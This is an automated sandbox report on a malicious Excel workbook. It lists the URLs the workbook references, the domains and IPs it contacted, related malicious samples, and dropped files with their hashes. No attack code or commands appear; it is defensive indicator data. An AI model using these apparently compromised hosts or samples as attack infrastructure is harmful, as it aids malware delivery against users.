http://https://clients.config.office.net/user/v1.0/android/policies	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://entitlement.diagnostics.office.com	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://outlook.office.com/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://templatelogging.office.com/client/log	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://outlook.office365.com/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://webshell.suite.office.com	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://management.azure.com/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://graph.windows.net/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://devnull.onenote.com	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://ncus.pagecontentsync.	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://messaging.office.com/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://augloop.office.com/v2	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://skyapi.live.net/Activity/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://dataservice.o365filtering.com	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://directory.services.	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://staging.cortana.ai	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
50.116.95.68	springbedspetroleum.com	United States		26337	OIS1US	false
5.100.155.169	ponchokhana.com	United Kingdom		394695	PUBLIC-DOMAIN-REGISTRYUS	false
108.167.180.111	ethereality.info	United States		46606	UNIFIEDLAYER-AS-1US	false
5.100.152.162	thefamouscurrybazaar.co.uk	United Kingdom		394695	PUBLIC-DOMAIN-REGISTRYUS	false
43.229.135.209	devrongolf.com	Thailand		56309	SIAMDATA-TH408FI4CATTOWERTH	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383044
Start date:	07.04.2021
Start time:	07:46:12
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	FED8GODpaD (renamed file extension from none to xlsb)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	38
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Copyright Joe Security LLC 2021

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSB@11/11@5/5
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 168.61.161.212, 52.255.188.83, 13.88.21.125, 52.109.76.68, 52.109.76.36, 52.109.88.40, 52.147.198.201, 13.64.90.137, 20.50.102.62, 23.54.113.104, 104.43.193.48, 23.10.249.25, 23.10.249.43, 23.0.174.200, 23.0.174.185, 20.54.26.129, 20.82.209.183, 20.82.210.154, 52.155.217.156 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, arc.trafficmanager.net, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
50.116.95.68	catalogue-41.xlsb	Get hash	malicious	Browse	
5.100.155.169	http://y.novobanco.opengateautospray.com/674616e69612e726f7361406e6f766f62616e636f2e7074	Get hash	malicious	Browse	• y.novobanco.opengateautospray.com/674616e69612e726f7361406e6f766f626e636f2e7074
108.167.180.111	catalogue-41.xlsb	Get hash	malicious	Browse	
5.100.152.162	catalogue-41.xlsb	Get hash	malicious	Browse	
	documents-602438418.xlsm	Get hash	malicious	Browse	
	documents-602438418.xlsm	Get hash	malicious	Browse	
	documents-575751901.xlsm	Get hash	malicious	Browse	
	documents-1987093434.xlsm	Get hash	malicious	Browse	
	documents-760030714.xlsm	Get hash	malicious	Browse	
	documents-95598302.xlsm	Get hash	malicious	Browse	
	documents-262276649.xlsm	Get hash	malicious	Browse	
	data.xls	Get hash	malicious	Browse	
	full (24).xls	Get hash	malicious	Browse	
	data.xls	Get hash	malicious	Browse	
	data (43).xls	Get hash	malicious	Browse	
43.229.135.209	catalogue-41.xlsb	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
springbedspetroleum.com	catalogue-41.xlsb	Get hash	malicious	Browse	• 50.116.95.68
ponchokhana.com	catalogue-41.xlsb	Get hash	malicious	Browse	• 5.100.155.169
	document-1048628209.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1771131239.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1370071295.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-69564892.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1320073816.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-184653858.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1729033050.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1268722929.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-540475316.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1456634656.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-12162673.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-997754822.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1376447212.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1813856412.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1776123548.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1201008736.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-684762271.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1590815978.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-800254041.xls	Get hash	malicious	Browse	• 5.100.155.169
devrongolf.com	catalogue-41.xlsb	Get hash	malicious	Browse	• 43.229.135.209
ethereality.info	catalogue-41.xlsb	Get hash	malicious	Browse	• 108.167.180.111
thefamouscurrybazaar.co.uk	catalogue-41.xlsb	Get hash	malicious	Browse	• 5.100.152.162

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	1A8C92C-1A8C92C.xls	Get hash	malicious	Browse	• 192.232.249.186
	1A8C92C-1A8C92C.xls	Get hash	malicious	Browse	• 192.232.249.186

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Trojan.Agent.FFFK.8079.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Trojan.Agent.FFFK.23764.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Heur.19090.xls	Get hash	malicious	Browse	• 192.232.249.186
	SALM0BRU.exe	Get hash	malicious	Browse	• 162.241.148.243
	Purchase Order.8000.scan.pdf...exe	Get hash	malicious	Browse	• 162.241.148.243
	SecuriteInfo.com.Heur.4923.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Heur.4923.xls	Get hash	malicious	Browse	• 192.232.249.186
	document-1251000362.xlsm	Get hash	malicious	Browse	• 192.185.48.186
	document-1251000362.xlsm	Get hash	malicious	Browse	• 192.185.48.186
	catalogue-41.xlsb	Get hash	malicious	Browse	• 108.167.180.111
	documents-1660683173.xlsm	Get hash	malicious	Browse	• 192.185.56.250
	06iKnPFk8Y.dll	Get hash	malicious	Browse	• 162.241.54.59
	06iKnPFk8Y.dll	Get hash	malicious	Browse	• 162.241.54.59
	ddff.exe	Get hash	malicious	Browse	• 108.179.235.108
	PowerShell_Input.ps1	Get hash	malicious	Browse	• 162.241.61.203
	New PO#700-20-HDO410444RF217,pdf.exe	Get hash	malicious	Browse	• 192.185.122.118
	Purchase Order.9000.scan.pdf...exe	Get hash	malicious	Browse	• 162.241.148.243
	document-1848152474.xlsm	Get hash	malicious	Browse	• 192.185.48.186
OIS1US	catalogue-41.xlsb	Get hash	malicious	Browse	• 50.116.95.68
	document-4077682.xlsm	Get hash	malicious	Browse	• 162.241.203.140
	document-1643341247.xlsm	Get hash	malicious	Browse	• 162.241.203.140
	document-1977942244.xlsm	Get hash	malicious	Browse	• 162.241.203.140
	document-972550903.xlsm	Get hash	malicious	Browse	• 162.241.203.140
	document-972550903.xlsm	Get hash	malicious	Browse	• 162.241.203.140
	document-852263110.xlsm	Get hash	malicious	Browse	• 162.241.203.140
	document-2130763274.xlsm	Get hash	malicious	Browse	• 162.241.203.140
	Purchase_Order 3109.xls	Get hash	malicious	Browse	• 162.241.85.227
	document-669854873.xlsm	Get hash	malicious	Browse	• 162.241.203.140
	document-1432391719.xlsm	Get hash	malicious	Browse	• 162.241.203.140
	document-1811269384.xlsm	Get hash	malicious	Browse	• 162.241.203.140
	document-586537513.xlsm	Get hash	malicious	Browse	• 162.241.203.140
	document-1080811384.xlsm	Get hash	malicious	Browse	• 162.241.203.140
	document-1680135502.xlsm	Get hash	malicious	Browse	• 162.241.203.140
	document-1258602967.xlsm	Get hash	malicious	Browse	• 162.241.203.140
	document-2092739367.xlsm	Get hash	malicious	Browse	• 162.241.203.140
	document-1113405161.xlsm	Get hash	malicious	Browse	• 162.241.203.140
	document-423354438.xlsm	Get hash	malicious	Browse	• 162.241.203.140
	document-1514757151.xlsm	Get hash	malicious	Browse	• 162.241.203.140
PUBLIC-DOMAIN-REGISTRYUS	New Order PO#121012020_____PDF_____.exe	Get hash	malicious	Browse	• 208.91.199.225
	document-1251000362.xlsm	Get hash	malicious	Browse	• 199.79.62.99
	document-1251000362.xlsm	Get hash	malicious	Browse	• 199.79.62.99
	document-1055791644.xls	Get hash	malicious	Browse	• 103.50.162.157
	catalogue-41.xlsb	Get hash	malicious	Browse	• 5.100.152.162

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	documents-1660683173.xlsm	Get hash	malicious	Browse	• 111.118.215.222
	swift Copy.xls.exe	Get hash	malicious	Browse	• 208.91.199.225
	document-1848152474.xlsm	Get hash	malicious	Browse	• 199.79.62.99
	FN vw Safety 1 & 2.exe	Get hash	malicious	Browse	• 208.91.199.223
	MV TBN.uslfze.exe	Get hash	malicious	Browse	• 208.91.199.224
	purchase order.exe	Get hash	malicious	Browse	• 208.91.199.223
	AD1-2001028L.exe	Get hash	malicious	Browse	• 208.91.199.224
	AD1-2001028L (2).exe	Get hash	malicious	Browse	• 208.91.199.224
	document-1048628209.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1771131239.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1370071295.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-69564892.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1320073816.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-184653858.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1729033050.xls	Get hash	malicious	Browse	• 5.100.155.169

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	JANUARY OVERDUE INVOICE.pdf.exe	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209
	elef.exe	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209
	FARASIS.xlsx	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209
	dl8.exe	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209
	Ordine d'acquisto 240517_04062021.exe	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209
	catalogue-41.xlsb	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209
	ddff.exe	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209
	Doc_58YJ54-521DERG701-55YH701.exe	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209
	1e#U0414.exe	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	svhost.exe	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209
	beaconxx.exe	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209
	_VmailMessage_Wave19922626.html	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209
	5H957qLghX.exe	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209
	FK58.vbs	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209
	ZgaBWrz3HH.exe	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209
	RFQ#8086A_461A_0000086_300_3550_2021.exe	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209
	wzdu53.exe	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209
	Opik_lk.exe	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209
	document-895003104.xls	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209
	Dimmock5.exe	Get hash	malicious	Browse	• 50.116.95.68 • 108.167.180.111 • 5.100.155.169 • 5.100.152.162 • 43.229.135.209

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\4103334B-074A-4597-8653-04BC9F5588EA	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\4103334B-074A-4597-8653-04BC9F5588EA	
Category:	dropped
Size (bytes):	133170
Entropy (8bit):	5.371015900494505
Encrypted:	false
SSDEEP:	1536:xcQIeNquBXA3gBwqpQ9DQW+zAM34ZldpKWXboOilXNErLdME9:hVQ9DQW+zTXiJ
MD5:	A3659928CCC9644BB279FD06C19D9616
SHA1:	2EDC455FD68268D9834767EF969A60F9ED75208A
SHA-256:	E3FB5B23995F01BB5A83FB44B9DC115B474E7F14ABEF4004334368F90C2C74D7
SHA-512:	54E6D98FB0DD69EAC164EE4CA9052241C1C61F7F553124FC78F1D460188D24412309B6EE21A76ED704FEFC01BFBB59A8C12684BCF20AE1AF3E7C0CE032AD483
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-04-07T05:47:01">.. Build: 16.0.13925.30526-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\20BE64B1.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5l9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E9151916831261836E49E668B6049048D35
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.]..........O..m7.r0|..."......?A.....w..;.N1u....._.[.\Y...BK=...F +.t.M~..oX.. %....211o.q.P."....y...../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ...._.....d.V.W.c.....Y.A..S....~.C.....q.....t?..."n.....4.....G_.....Q..x..W.!L.a...3....MR.|.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\5B12A2FE.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:JIjm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.lR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O..... ..;.y.p.....,...s1@ Ir.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g....._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A.....8j[.O9..t..&...g. I@ ..;..X!...9S.J5. .'.xh...8I.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._j...$..Ar...MZm\|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....!...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\5F1FFB70.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\5F1FFB70.png	
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBA0F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..I.S.2...Q.'C.....h}x..... .....\..N...z....._.|.....III.666...~~~..6l.Q.J...\..m..g.h.SRR.\.p....'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]..;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$GII|..2. m,,,.-[.....sr.V1..g...on.....dl.'...'"[[[.R.....(..^...F.PT.Xq..Mnn n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r.....5H.....111t....\|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e...0!!!.....#""h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g.....f....:t..s..5.C4..+W.y...88..?.,Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\F7B17AE7.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 240 x 52, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	7197
Entropy (8bit):	7.964447218948388
Encrypted:	false
SSDEEP:	192:DTUaFds32VHjg5vCBadV58kJ+hX5Y+BXj:D4csOjg5qBadV5n0HY+Vj
MD5:	D4E702617A12082888A2FD8BB0A2A8AC
SHA1:	7F3A85C42B1B6814E3F32AD579BE8DF4CFF825B3
SHA-256:	94102F2D952184B98AF8F0459D6B98AE55CD9D1F445F0EA15A4163A6ED3E3579
SHA-512:	DE6C3865F994D8A4332CD7F1CE8398FBE37F17E7B7EB650E271D60A832AC1B3FA98C96EDDB6CE6E353876FE7976C4C8FC64E6D724ADB22971F8D3E2290B3592
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....4.....,.0....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^..|.....IH!..@...D.S.....I.....H.....>....]....(W.H..{.....-..}S....9..f.I .3:.|.;.3g...;..&...a....F...F.....4.\or7..3N..{..yt....A.....h..#g,$.....|&.....Ka....YPh.O.\::.....,...[y;~....t.....N0j.:::U.].ut.0....Tat.....S...XG.!...I.....3...M.....=...8..W.".F.....k.....K.....S...I&..rsM".G....t.CJ.P.db..Hy.7..u....J?K3.?C..j.meRH..wh\.]T..Qm[.8..,.=z.\\.~.F.L..].u....j[.}{.....n}A~....K...m)b.O.h.....N~...W/z...:U.....@.nn...C...g.....A.d....X#..u.c'..e.e.k7m....>..`.5...8P.<;w..i{.....w..h....*....-....h{.....MK...<<=....^X.{.....I..I+.....7.....I!5j.}.)5%U....0f...o..`..p..,b..M...D....=<$.....:.v6n.H).....8=-.....4`..j.).]\.wk...(>.....n,<.q.t...m...j... ...h`G.]..t|X.....Id..V.'~.X222.M.v..S....o.~4...P..}..XbX.....;....-Y...1...]...7.c...k[*..w..;le=*$.=z>..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\suspendedpage[1].htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	7624
Entropy (8bit):	5.642596381720329
Encrypted:	false
SSDEEP:	192:olVZHCkA26xd3Q4JRveuTtMy47R/Ga0kVhFuPwf8Pn9wHHyJf0:QJvVGaRF8I80
MD5:	190F2D4BCDE1E366EAAB903C29C7A699
SHA1:	346D44A0619C97AA226EF52F146F9A133F4DCAAF
SHA-256:	20C2D643754869BA5763DDC6289A0FADBBF2DE81236F1F80B7FA3588B14F6EBB
SHA-512:	AB3C39F0B6A07F798E9546FA882BE0D850F88337DFBFBF7A797A67B43CC1EA8718C842619E4FE169FD3A6FE270C39866F6B4DBB0187612B2840A6474D0E26BB
Malicious:	false
IE Cache URL:	http://https://ponchokhana.com/cgi-sys/suspendedpage.cgi
